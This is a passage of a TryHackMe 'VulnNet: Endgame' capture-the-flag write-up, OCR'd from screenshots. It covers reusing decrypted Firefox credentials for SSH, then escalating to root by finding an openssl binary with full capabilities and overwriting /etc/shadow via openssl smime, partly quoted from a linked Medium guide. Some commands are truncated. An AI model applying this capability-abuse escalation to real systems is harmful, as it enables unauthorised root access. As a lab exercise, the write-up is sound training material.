2 → 8mk7ix79.default-release
1

Website:   https://tryhackme.com
Username: 'chris_w@vulnnet.thm'
Password: '[redacted]'
```

Now I connect to SSH as the system user that had the user.txt file.

And now I can read the user.txt.



File Actions Edit View Help
root@kali: ~ ×
system@vulnnet-endgame: ~ ×
root@kali: ~/VulnNEt/firefox_decrypt ×

```
system@vulnnet-endgame:~$ id
uid=1000(system) gid=1000(system) groups=1000(system)
system@vulnnet-endgame:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Utils  Videos
system@vulnnet-endgame:~$ cat user.txt
[redacted]
system@vulnnet-endgame:~$ 
```

ROOT FLAG ➔


Here I tried the find command to search for files or any command that can I use to make Privilege,

But the getcap command work so I used :  getcap -r / 2>/dev/null


system@vulnnet-endgame: ~
File Actions Edit View Help
root@kali: ~ ×
system@vulnnet-endgame: ~ ×
root@kali: ~/VulnNEt/firefox_decrypt ×

```
system@vulnnet-endgame:~$ getcap -r / 2>/dev/null
/home/system/Utils/openssl =ep
/snap/core20/1081/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
system@vulnnet-endgame:~$ 
```


I search for openssl =ep


https://int0x33.medium.com/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Search Medium
Write
Sign up
Sign In

Day 44: Linux Capabilities Privilege Escalation via OpenSSL with SELinux Enabled and Enforced

Diddy Doodat · Follow
3 min read · Feb 12, 2019

Follow the steps in this page.



```
Password:
# whoami
root
# ls
Desktop  Documents  Downloads  exploit.c  Music  passwd  Pictures  Public  shadow  shadow.1  Templates  user.txt  Utils  Videos
# cd /root
# ls
snap  thm-flag
# cat thm-flag
cat: thm-flag: Is a directory
# cd thm-flag
# ls
root.txt
# cat root.txt
[redacted]
# 
```

medium.com

First let’s encrypt our new shadow file so we can use op

decrypt method.

```
[user@box ~]$ openssl smime -encrypt -aes256 -in /tm
-outform DER -out /tmp/shadow.enc /tmp/cert.pem
```

Now it’s time to write the new shadow file

**Majd Abuleil**

✌